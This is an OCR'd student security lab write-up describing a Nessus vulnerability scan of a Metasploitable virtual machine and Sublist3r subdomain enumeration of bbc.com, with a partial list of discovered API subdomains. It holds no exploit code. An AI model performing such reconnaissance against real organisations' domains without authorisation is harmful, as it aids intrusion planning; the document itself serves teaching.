
12. After all plugins are installed, you are brought to this page. ”launch a host discovery scan to identify what hosts on your network are available to scan.” In targets: you put the IP range you want to scan e.g. (10.0.2.15-10.0.2.255 OR 10.0.2.15/24)




13. Login to Metasploitable and type: "**ifconfig"** to get an IP Address..



When you click on New Scan you are prompted to this screen:




Click on Basic Network Scan under Vulnerabilities: fill in the blanks and in targets put the metasploitable IP Address and start scan to see available vulnerabilites




The identified vulnerabilities are as shown in the screenshots below:

1. Host analysis of the identified: critical, high,low,medium and info:




2. The vulnerability scan shows 61 vulnerabilities as shown in the screenshots below:


Screenshot1:




Screenshot2:




Screenshot3:




scrennshot4:




screenshot 5:




screnshot6



screnshot7:



Maybe we can check recommendations nessus gave after the scan:




DISCLAIMER: THANK YOU THIS IS THE END OF THE VULNERABILITY SCANNING LAB


QUESTION 2:

Utilize various tools such as Sublist3r and Maltego, along with the search engine Netcraft, to discover subdomains of the target 'bbc.com'. Additionally, please capture screenshots of your findings.

1. Install Sublist3r in your linux terminal with this command: **sudo apt install sublist3r**




2. Using Sublist3r I discovered 362 unique subdomains



3. Some of the domains include the screenshot below:

```
File  Actions  Edit  View  Help
middleware.bbcx.api.bbc.com
belfrage.api.bbc.com
bruce.belfrage.api.bbc.com
bryan.belfrage.api.bbc.com
cedric.belfrage.api.bbc.com
james.belfrage.api.bbc.com
joan.belfrage.api.bbc.com
joyce.belfrage.api.bbc.com
julian.belfrage.api.bbc.com
nicolas.belfrage.api.bbc.com
rupert.belfrage.api.bbc.com
sally.belfrage.api.bbc.com
sydney.belfrage.api.bbc.com
